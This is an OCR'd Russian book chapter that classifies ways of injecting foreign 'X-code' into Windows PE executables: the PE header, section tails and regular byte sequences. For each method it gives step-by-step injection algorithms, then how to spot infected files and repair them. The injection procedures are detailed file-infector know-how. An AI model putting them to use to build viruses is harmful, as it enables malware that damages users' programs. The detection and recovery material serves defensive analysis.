Механизмы внедрения можно классифицировать по-разному: по месту внедрения (начало, конец, середина), по "геополитике" (затирание исходных данных, внедрение в свободное пространство, переселение исходных данных на новое место обитания), по надежности (предельно корректное, вполне корректное и крайне некорректное внедрение), по реинфектабельности и т. д. Мы же будем отталкиваться от *характера воздействия на физический и виртуальный образ целевой программы*, разделив все существующие механизмы внедрения на четыре категории, обозначенных латинскими буквами A, B, C и Z.

- К *категории A* относятся механизмы, не вызывающие изменения адресации ни физического, ни виртуального образов. После внедрения в файл ни его длина, ни количество выделенной при загрузке памяти не изменятся, и все базовые структуры останутся на своих прежних адресах. Этому условию удовлетворяют: внедрение в свободное пространство файла (PE-заголовок,

хвосты секций, регулярные последовательности), внедрение путем сжатия части секции и создание нового NTFS-потока внутри файла[11].

- К *категории B* относятся механизмы, вызывающие изменения адресации только физического образа. После внедрения в файл его длина увеличивается, однако количество выделенной при загрузке памяти не изменяется, и все базовые структуры проецируются по тем же самым адресам. Однако их физические смещения изменяются, что требует полной или частичной перестройки структур, привязывающихся к своим физическим адресам. Если хотя бы одна из них останется нескорректированной (или будет скорректирована неправильно), файл-носитель с высокой степенью вероятности откажет в работе. Категории B соответствуют: раздвижка заголовка, сброс части оригинального файла в оверлей и создание собственного оверлея.
- К *категории C* относятся механизмы, вызывающие изменения адресации как физического, так и виртуального образов. Длина файла и выделяемая при загрузке память увеличиваются. Базовые структуры могут либо оставаться на своих местах (т. е. изменяются лишь смещения, отсчитываемые от конца образа/файла), либо перемещаться по страничному образу произвольным образом, требуя обязательной коррекции. Этой категории соответствует: расширение последней секции файла, создание собственной секции и расширение серединных секций.
- К "засекреченной" *категории Z* относятся механизмы, вообще не дотрагивающиеся до файла-носителя и внедряющиеся в его адресное пространство косвенным путем, например, модификацией ключа реестра, ответственного за автоматическую загрузку динамических библиотек. Этой технологией интересуются в первую очередь сетевые черви и шпионы. Вирусы к ней равнодушны.

Категория A наименее конфликтна и приводит к отказу лишь тогда, когда файл контролирует свою целостность. Сфера применений категорий B и C гораздо более ограниченна. В частности, механизмы, принадлежащие к этим категориям, не могут обрабатывать файлы с отладочной информацией, поскольку отладочная информация практически всегда содержит большое количество ссылок на абсолютные адреса. Ее формат недокументирован, и к тому же различные компиляторы используют различные форматы отладочной информации, поэтому скорректировать ссылки на новые адреса нереально. Помимо отладочной информации существуют еще сертификаты безопасности и прочие структуры данных, нуждающиеся в неприкосновенности своих смещений. К сожалению, механизмы внедрения категории A налагают достаточно жесткие ограничения на предельно допустимый объем X-кода, определяемый количеством свободного пространства, имеющегося в программе. Достаточно часто здесь не находится места даже для крохотного загрузчика, поэтому приходится идти на вынужденный риск, используя другие категории внедрения.

Кстати говоря, различные категории можно комбинировать друг с другом, осуществляя "гибридное" внедрение, наследующее худшие качества всех используемых механизмов, но, наряду с этим, и аккумулирующее их лучшие черты. Иначе говоря, выбор за вами!

Категория A: внедрение в свободное пространство файла

Проще всего внедриться в свободное пространство файла. На сегодняшний день таких мест известно три: PE-заголовок, хвостовые части секций, регулярные последовательности. Рассмотрим их поподробнее.

Внедрение в PE-заголовок

Типичный PE-заголовок вместе с MS-DOS заголовком и заглушкой занимает порядка ~300h байт, а минимальная кратность выравнивания секций составляет — 200h. Таким образом, между концом заголовка на началом первой секции практически всегда имеется ~100h бесхозных байт, которые можно использовать для "производственных целей", размещая здесь либо всю

[11] Как вариант, X-код может внедриться в хвост кластера, оккупируя один или несколько незанятых секторов (если они там есть), однако здесь этот вариант не рассматривается, т. к. никакого отношения к PE-файлам он имеет.

внедряемую программу целиком, либо только загрузчик X-кода, считывающий свое продолжение из дискового файла или реестра (рис. 30.2).




Рис. 30.2. Внедрение X-кода в свободное пространство хвоста PE-заголовка

Внедрение

Перед внедрением в заголовок X-код должен убедиться в том, что хвостовая часть заголовка действительно свободна, т. е. `SizeOfHeadres < FS.r_off`. Если же `SizeOfHeadres == FS.r_off`, то вовсе не факт, что свободного места в конце заголовка нет. "Подтягивать" хвост заголовка к началу первой секции — обычная практика большинства компоновщиков, усматривающих в этом гармонию высшего смысла. Сканирование таких заголовков обычно выявляет длинную цепочку нулей, расположенных в его хвосте и, очевидно, никак и никем не используемых. Может ли X-код записать в них свое тело? Да, может, но только с предосторожностями. Необходимо отсчитать по меньшей мере `10h` байт от последнего ненулевого символа, оставляя этот участок нетронутым, так как в конце некоторых структур присутствует до `10h` нулей, искажение которых ни к чему хорошему не приведет.

Некоторые программисты пытаются проникнуть в MS-DOS заголовок и заглушку. Действительно, загрузчик Windows NT реально использует всего лишь шесть байт: сигнатуру `MZ` и указатель `e_lfanew`. Остальные же его никак не интересуют и могут быть использованы X-кодом. Разумеется, о последствиях запуска такого файла в голой MS-DOS лучше не говорить, но кто сейчас реально использует MS-DOS? Правда, некоторые вполне современные PE-загрузчики дотошно проверяют все поля MS-DOS заголовка (в особенности это касается win32-эмуляторов), поэтому без особой нужды лучше в них не лезть, а вот использовать для своих нужд MS-DOS-заглушку — можно, пускай и не без ограничений. Достаточно многие системные загрузчики не способны транслировать виртуальные адреса, лежащие к западу от PE-заголовка, что препятствует размещению в MS-DOS-заголовке/заглушке служебных структур PE-файла. Даже и не пытайтесь внедрять сюда таблицу импорта или таблицу перемещаемых элементов! А вот тело X-кода внедрять можно.

Кстати говоря, при обработке файла популярным упаковщиком UPX, X-код, внедренный в PE-заголовок, не выживает, поскольку UPX полностью перестраивает заголовок, выбрасывая оттуда все "ненужное" (MS DOS-заглушку он, к счастью, не трогает). Упаковщики ASPack и tElock ведут себя более корректно, сохраняя и MS DOS-заглушку, и оригинальный PE-заголовок, однако X-код должен исходить из худшего варианта развития событий.

В общем случае, внедрение в заголовок осуществляется так:

- Считываем PE-заголовок и приступаем к его анализу.
- Если `SizeOfHeaders < FS.r_off` и (`SizeOfHeaders + sizeof(X-code))< FS.r_off`, то:
  - Увеличиваем `SizeOfHeaders` на `sizeof(X-code)` или же просто подтягиваем его к `raw offset` первой секции.
  - Записываем X-код на образовавшееся место.
- Иначе:
  - Сканируем PE-заголовок на предмет поиска непрерывной цепочки нулей и, если она будет действительно найдена, внедряем свое тело начиная с `10h` байта от ее начала.
  - Внедряем X-код в MS-DOS заглушку, не сохраняя ее старого содержимого.
- Если внедрение прошло успешно, перехватываем управление на X-код.

Идентификация пораженных объектов

Внедрение в PE-заголовок в большинстве случаев можно распознать и визуально. Рассмотрим, как выглядит в hex-редакторе типичный исполняемый файл (рис. 30.3). Вслед за концом DOS-заголовка, обычно содержащим в себе строку `This program cannot be run in DOS mode` (или что-то подобное), расположена сигнатура `PE`, за которой следует немного мусора, щедро разбавленного нулями и плавно перетекающего в таблицу секций, содержащую легко узнаваемые имена `.text`, `.rsrc` и `.data`.




Рис. 30.3. Так выглядит типичный PE-заголовок незараженного файла

Примечание

Если файл упакован, названия секций, скорей всего, будут другими.

Иногда за таблицей секций присутствует таблица BOUND-импорта с перечнем имен загружаемых динамических библиотек. Дальше, вплоть до начала первой секции, не должно быть ничего, кроме нулей, использующихся для выравнивания. Отождествить начало первой секции легко, HIEW ставит в этом месте точку. Если же это не так, то исследуемый файл содержит X-код. Пример заголовка PE-файла с внедренным X-кодом показан на рис. 30.4.



Рис. 30.4. Так выглядит заголовок файла после внедрения X-кода

Восстановление пораженных объектов

Не все дизассемблеры позволяют дизассемблировать PE-заголовок. IDA Pro относится к числу тех, что позволяют, но делает это только в случаях крайней необходимости, когда точка входа указывает внутрь заголовка. Дизассемблированный фрагмент X-кода, вставленного в заголовок PE-файла, показан в листинге 30.1 (все комментарии в этом листинге были автоматически добавлены IDA Pro).

Листинг 30.1. Дизассемблированный фрагмент X-кода, внедренного в заголовок

```
HEADER:01000300    ; The code at 01000000-01000600 is hidden from normal disassembly
HEADER:01000300    ; and was loaded because the user ordered to load it explicitly
HEADER:01000300    ;
HEADER:01000300    ;<<<< IT MAY CONTAIN TROJAN HORSES, VIRUSES, AND DO HARMFUL THINGS >>>
HEADER:01000300    ;
HEADER:01000300    public start
HEADER:01000300 start:
HEADER:01000300    call          $+5
HEADER:01000305    pop           ebp
HEADER:01000306    mov           esi, fs:0
HEADER:0100030C    lodsd
```

```
HEADER:0100030D    push        ebp
HEADER:0100030E    lodsd
HEADER:0100030F    push        eax
```

Заставить же ее отобразить заголовок вручную, судя по всему, невозможно. HIEW в этом отношении более покладист, но RVA-адреса и переходы внутри заголовка он не транслирует, и их приходится вычислять самостоятельно. Дизассемблировав X-код и определив характер и стратегию перехвата управления, восстановите пораженный файл в исходный вид или потрассируйте X-код в отладчике, позволив ему сделать это самостоятельно, а в момент передачи управления оригинальной программе сбросьте дамп. Разумеется, прогон активного X-кода под отладчиком всегда таит в себе угрозу, и отлаживаемая программа в любой момент может вырваться из-под контроля. Поэтому, если вы хотя бы чуточку не уверены в себе, пользуйтесь дизассемблером, так будет безопаснее.

Если X-код оказался утрачен, например вследствие упаковки с помощью UPX, распакуйте файл и постарайтесь идентифицировать стартовый код оригинальной программы (в этом вам поможет IDA Pro), переустановив на него точку входа. Возможно, вам придется реконструировать окрестности точки входа, разрушенные командой перехода на X-код. Если исходный стартовый код начинался с пролога (а в большинстве случаев это так), то на ремонт файла уйдет совсем немного времени. Первые 5 байт пролога стандартны и легко предсказуемы, обычно это `55 8B EC 83 EC`, `55 8B EC 83 C4`, `55 8B EC 81 EC` или `55 8B EC 81 C4`, а правильный вариант определяется по правдоподобности размера стекового фрейма, отводимого под локальные переменные. При более серьезных разрушениях, алгоритм восстановления становится неоднозначен, и вам, возможно, придется перебрать большое количество вариантов. Попробуйте отождествить компилятор[12] и изучить поставляемый вместе с ним стартовый код — это существенно упрощает задачу. Хуже, если X-код внедрился в произвольное место программы, предварительно сохранив оригинальное содержимое в заголовке (которого теперь с нами нет). Возвратить испорченный файл из небытия, скорее всего, будет невозможно, во всяком случае, никаких универсальных рецептов его реанимации не существует.

Некорректно внедренный X-код может затереть таблицу диапазонного импорта, обычно располагающуюся позади таблицы секций, и тогда система откажет файлу в загрузке. Это происходит, когда разработчик определяет актуальный конец заголовка по следующей формуле: `e_lfanew + SizeOfOptionalHeader + 14h + NumberOfSections*40`, которая, к сожалению, неверна. Как уже говорилось ранее, любой компилятор/компоновщик вправе использовать все `SizeOfHeaders` байт заголовка.

Если таблица диапазонного импорта дублирует стандартную таблицу импорта (а чаще всего это так), то простейший способ ремонта файла сводится к обнулению `0x11`-го элемента структуры `DATA DIRECTORY`, а точнее — ссылки на структуру `IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT`. Если же таблица диапазонного импорта содержит (точнее содержала) уникальные динамические библиотеки, отсутствующие во всех остальных таблицах, то для восстановления достаточно знать базовый адрес их загрузки. При отключенном диапазонном импорте эффективные адреса импортируемых функций, жестко прописанные в программе, будут ссылаться на невыделенные страницы памяти, и операционная система немедленно выбросит исключение, сообщая виртуальный адрес ячейки, к которой произошло обращение. Остается лишь найти динамическую библиотеку (и этой библиотекой скорее всего будет собственная библиотека восстанавливаемого приложения, входящая в комплект поставки), содержащую по данному адресу более или менее осмысленный код, совпадающий с точкой входа в функцию. Зная имена импортируемых библиотек, восстановить таблицу диапазонного импорта вы сможете без труда.

Для приличия (чтобы не ругались антивирусы) можно удалить неактивный X-код из файла, установив `SizeOfHeaders` на последний байт таблицы секций (или таблицы диапазонного импорта, если она есть) и вплоть до `FS.r_off`, заполнив остальные байты нулями, символом `*` или любым другим символом по своему вкусу.

[12] Вопросы отождествления компиляторов рассматривались в *части III* данной книги.

Внедрение в хвост секции

Операционная система Windows 9*x* требует, чтобы физические адреса секций выравнивались по меньшей мере на `200h` байт, а Windows NT — на `002h`. Поэтому между секциями практически всегда есть некоторое количество свободного пространства, в котором легко затеряться.

Рассмотрим структуру файла Notepad.exe из поставки Windows 2000 (листинг 30.2). Физический размер секции `.text` превышает виртуальный на `6600h – 65CAh == 36h` байт, а `.rsec` — аж на `C00h`! Вполне достаточный объем пространства для внедрения, не правда ли? Разумеется, такое везение выпадает далеко не всегда, но пару десятков свободных байт можно найти практически в любом файле.

Листинг 30.2. Так выглядит таблица секций файла notepad.exe

Number	Name	v_size	RVA	r_size	r_offst	flag
1	.text	00065CA	0001000	0006600	0000600	60000020
2	.data	0001944	0008000	0000600	0006C00	C0000040
3	.rsrc	0006000	000A000	0005400	0007200	40000040

Внедрение

Перед внедрением необходимо найти секцию с подходящими атрибутами и достаточным свободным пространством в конце или рассредоточить X-код в нескольких секциях. При этом необходимо учитывать, что виртуальный размер секции зачастую равен физическому или даже превышает его. Это еще не значит, что свободное пространство отсутствует, — попробуйте просканировать хвостовую часть секции на предмет наличия непрерывной цепочки нулей — если таковая там действительно присутствует (а куда бы она делась?), ее можно безбоязненно использовать для внедрения (рис. 30.5). Правда, тут есть одно "но", почему-то не учитываемое подавляющим большинством разработчиков: если виртуальный размер секции меньше физического, загрузчик игнорирует физический размер (хотя и не обязан этого делать), и он может быть любым, в том числе и заведомо бессмысленным! Если виртуальный размер равен нулю, загрузчик использует в качестве него физический, округляя его на величину `Section Alignment`. Поэтому, если `r_off + r_sz` некоторой секции превышает `r_off` следующей секции, нужно либо отказаться от обработки такого файла, либо самостоятельно вычислить физический размер на основе разницы `raw offset` двух соседних секций.

Некоторые программы хранят оверлеи внутри файла (да, именно внутри, а не в конце!), при этом разница физического и виртуального размеров, как правило, оказывается больше кратности физического выравнивания. Такую секцию лучше не трогать, так как внедрение X-кода, скорее всего, приведет к неработоспособности файла. К сожалению, оверлеи меньшего размера данный алгоритм отловить не в состоянии, поэтому всегда проверяйте внедряемый участок на нули и отказывайтесь от внедрения, если здесь расположено что-то другое.

Большинство разработчиков X-кода, проявляя преступную небрежность, пренебрегают проверкой атрибутов секции, что приводит к критическим ошибкам и прочим серьезным проблемам. Внедряемая секция должна быть, во-первых, доступной (флаг `IMAGE_SCN_MEM_READ` установлен) и, во-вторых, невыгружаемой (флаг `IMAGE_SCN_MEM_DISCARDABLE` сброшен). Желательно, но необязательно, чтобы, по крайней мере, один из флагов `IMAGE_SCN_CNT_CODE` и `IMAGE_SCN_CNT_INITIALIZED_DATA` был взведен. Если же эти условия не соблюдаются, и других подходящих секций нет, допустимо модифицировать флаги одной или нескольких секций вручную. Однако работоспособность целевого приложения в этом случае уже не гарантирована. Если флаги `IMAGE_SCN_MEM_SHARED` и `IMAGE_SCN_MEM_WRITE` установлены, в такую секцию может писать кто угодно и что угодно. Во-вторых, адрес ее загрузки может очень сильно отличается от `v_a`, поскольку та же Windows 9*x* позволяет выделять разделяемую память только во второй половине адресного пространства.

Поскольку при внедрении в хвост секции невозможно отличить данные, инициализированные нулями, от неинициализированных данных, перед передачей управления основному коду про-

граммы X-код должен замести следы, аккуратно подчистив все за собой. Например, скопировать свое тело в стек или в буфер динамической памяти и вернуть нули на место. К сожалению, многие об этом забывают, в результате чего часть программ отказывает в работе.




Рис. 30.5. Внедрение X-кода в хвост секции, оставшийся от выравнивания

Код, внедренный в конец секции, как правило, выживает при упаковке или обработке файла протектором, так как внедренная область памяти теперь помечена как занятая. Исключение составляют служебные секции, такие, как секция перемещаемых элементов или секция импорта, сохранять которые упаковщик не обязан. Поэтому он вполне может реконструировать их, выбрасывая оттуда все "ненужное".

Обобщенный алгоритм внедрения выглядит приблизительно так:

- Считываем PE-заголовок.
- Анализируем `Section Table`, сравнивая физическую длину секций с виртуальной.
- Ищем секции, у которых `r_sz > v_sz`, и записываем их в кандидаты на внедрение, предварительно убедившись, что в хвосте секции содержатся одни нули.
- Если `r_sz – v_sz >= FA`, то не трогаем такую секцию, так как, скорее всего, она содержит оверлей.
- Если кворума набрать не удалось, ищем секции, у которых `r_sz <= v_sz`, и пытаемся найти непрерывную цепочку нулей в их конце.
- Из всех кандидатов отбираем секции с наибольшим количеством свободного пространства.
- Находим секцию, атрибуты которой располагают к внедрению (`IMAGE_SCN_MEM_SHARED`, `IMAGE_SCN_MEM_DISCARDABLE` сброшены, `IMAGE_SCN_MEM_READ` или `IMAGE_SCN_MEM_EXECUTE` установлены, `IMAGE_SCN_CNT_CODE` или `IMAGE_SCN_CNT_INITIALIZED_DATA` установлены), а если таких среди оставшихся кандидатов нет, либо корректируем атрибуты самостоятельно, либо отказываемся от внедрения.
- Если `v_sz != 0` и `v_sz < r_sz`, увеличиваем `v_sz` на `sizeof(X-code)` или подтягиваем к `v_a` следующей секции.

Идентификация пораженных объектов

Распознать факт внедрения этого типа достаточно проблематично, особенно если X-код полностью помещается в первой кодовой секции файла, которой, как правило, является секция `.text`.

Внедрение в секцию данных разоблачает себя наличием осмысленного дизассемблерного кода в ее хвосте (рис. 30.6), но если X-код перехватывает управление хитрым образом, то дизассемблер может и не догадаться дизассемблировать этот код. В таком случае нам придется сделать это вручную, самостоятельно отыскав точку входа. Правда, если X-код зашифрован, и расшифровщик находится вне кодовой секции, этот прием уже не сработает.

Внедрение во все служебные секции (например, секцию ресурсов или fixup) распознается по наличию в них чужеродных элементов, которые не принадлежат ни к какой подструктуре данных.




Рис. 30.6. Осмысленный машинный код в хвосте секции данных — признак внедрения

Восстановление пораженных объектов

Чаще всего приходится сталкиваться с тем, что программист не предусмотрел специальной обработки для виртуального размера, равного нулю, в результате чего вместо того, чтобы внедриться в хвост секции, необратимо затер ее начало. Такие файлы восстановлению не подлежат и должны быть уничтожены. Реже встречается внедрение в секцию с "неудачными" атрибутами: секцию, недоступную для чтения, или `DISCARDABLE`-секцию. Для реанимации файла, либо заберите у X-кода управление, либо отремонтируйте атрибуты секции.

Могут также попасться файлы с неправильно "подтянутым" виртуальным размером. Обычно вирусописатели устанавливают виртуальный размер внедряемой секции равным физическому, забывая о том, что если `r_sz < v_sz`, то виртуальный размер следует вычислять, исходя из разницы адресов виртуальных адресов текущей и последующей секции. К счастью, ошибки внедрения этого типа не деструктивны, и исправить виртуальный размер можно в любой момент.

Внедрение в регулярную последовательность байт

Цепочки нулей совершенно не обязательно искать в хвостах секций. Остальные части файла ничуть не хуже, а зачастую даже лучше конца! Скажем больше, необязательно искать именно нули, — для внедрения подходит любая регулярная последовательность (например, цепочка `FF FF FF...` или даже `FF 00 FF 00...`), которую мы сможем восстановить в исходный вид перед передачей управления. Если внедряемых цепочек большой одной, X-коду придется как бы "размазаться" по телу файла (скорее всего, так и будет). Соответственно, стартовые адреса и длины этих цепочек придется где-то хранить, иначе как потом прикажете их восстанавливать?

Регулярные последовательности чаще всего обнаруживаются в ресурсах, а точнее — в bitmap и иконках. Технически, внедриться сюда ничего не стоит, но пользователь тут же заметит искажение иконки, чего допускать ни в коем случае нельзя. Ведь даже если это и не главная иконка приложения, Проводник показывает остальные по нажатию кнопки "сменить значок" в меню свойств ярлыка. Существует и другая проблема: если регулярная последовательность относится к служебным структурам данных, анализируемым загрузчиком, то файл "упадает" еще до того, как X-код успеет восстановить эту регулярную последовательность в исходный вид. Соответственно, если регулярная последовательность содержит какое-то количество перемещаемых элементов или элементов таблицы импорта, то в исходный вид ее восстанавливать ни в коем случае нельзя, так как это нарушит работу загрузчика. Поэтому поиск подходящей последовательности существенно усложняется, но отнюдь не становится принципиально невозможным!

Правда, некоторые программисты исподтишка внедряются в таблицу перемещаемых элементов, необратимо затирая ее содержимое, поскольку, по их мнению, исполняемым файлам она не нужна. Варвары! Хоть бы удостоверились сначала, что `01.00.00.00h >= Image Base >= 40.00.00h`, в противном случае таблица перемещаемых элементов реально нужна файлу! К тому же, не все файлы с расширением EXE — исполняемые. Под их личной вполне может прятаться и динамическая библиотека, а динамическим библиотекам без перемещения — никуда. Кстати говоря, вопреки распространенному мнению, установка атрибута `IMAGE_FILE_RELOCS_STRIPPED` вовсе не запрещает системе перемещать файл, и для корректного отключения таблицы перемещаемых элементов необходимо обнулить поле `IMAGE_DIRECTORY_ENTRY_BASERELOC` в структуре `DATA DIRECTORY`.

Известны лабораторные вирусы, умело интегрирующие X-код в оригинальную программу и активно использующие "строительный материал", найденный в теле файла-хозяина. Основной интерес представляют библиотечные функции, распознанные по их сигнатуре (например, `sprintf`, `rand`), а если таковых не обнаруживается, X-код либо ограничивает свою функциональность, либо реализует их самостоятельно. В дело идут и одиночные машинные команды, такие как `CALL EBX` или `JMP EAX`. Смысл этого трюка заключается в том, что подобное перемешивание команд X-кода с командами основной программы не позволяет антивирусам "отодрать" X-код от файла. Однако данная техника еще не доведена до ума и все еще находится в стадии разработки.

Внедрение

Алгоритм внедрения выглядит приблизительно так, как показано на рис. 30.7.

Для внедрения осуществляются следующие операции:

- Сканируем файл на предмет поиска регулярных последовательностей и отбираем среди них цепочки наибольшей длины. При этом сумма их длин должна несколько превышать размеры X-кода, так как на каждую цепочку в среднем приходится 11 байт служебных данных: четыре байта на стартовую позицию, один байт — на длину, один — на оригинальное содержимое, и еще пять байт — на машинную команду перехода к другой цепочке.
- Убеждаемся, что никакая часть цепочки не принадлежит ни одной из подструктур, перечисленных в `DATA DIRECTORY` (именно *под*структур, а не структур!). Поскольку таблицы экспорта/импорта, ресурсов, перемещаемых элементов образуют многоуровневые древовидные иерархии, произвольным образом рассеянные по файлу, ограничиться одной лишь проверкой принадлежности к `IMAGE_DATA_DIRECTORY.VirtualAddress` и `IMAGE_DATA_DIRECTORY.Size` категорически недостаточно.




Рис. 30.7. Внедрение X-кода в регулярные цепочки

- Проверяем атрибуты секции, которой принадлежит цепочка (`IMAGE_SCN_MEM_SHARED`, `IMAGE_SCN_MEM_DISCARDABLE` сброшены, `IMAGE_SCN_MEM_READ` или `IMAGE_SCN_MEM_EXECUTE` установлены, `IMAGE_SCN_CNT_CODE` или `IMAGE_SCN_CNT_INITIALIZED_DATA` установлены).
- "Нарезаем" X-код на дольки, добавляя в конец каждой из них команду перехода на начало следующей. При этом не следует забывать о том, что тот `jmp`, который соответствует машинному коду `EBh`, работает с относительными адресами, и это те самые адреса, которые образуются после загрузки программы в память. С "сырыми" смещениями внутри файла они вправе не совпадать. Как правильно вычислить относительный адрес перехода? Определяем смещение команды перехода от физического начала секции, добавляем к нему пять байт (длина команды вместе с операндом). Полученную величину складываем в виртуальным адресом секции и кладем полученный результат в переменную `a1`. Затем определяем смещение следующей цепочки, отсчитываемое от начала той секции, к которой она принадлежит, и складываем его с виртуальным адресом, записывая полученный результат в переменную `a2`. Разность `a2` и `a1` и представляет собой операнд инструкции `jmp`.
